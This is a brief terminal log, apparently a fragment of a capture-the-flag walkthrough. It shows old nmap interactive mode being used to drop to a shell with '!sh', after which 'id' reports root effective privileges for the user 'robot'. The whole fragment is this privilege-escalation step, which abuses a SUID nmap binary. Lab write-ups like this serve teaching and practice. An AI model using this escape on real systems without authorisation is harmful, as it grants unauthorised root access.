Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
# id
id
uid=1002(robot) gid=1002(robot) euid=0(root) groups=0(root),1002(robot)
#
```

6.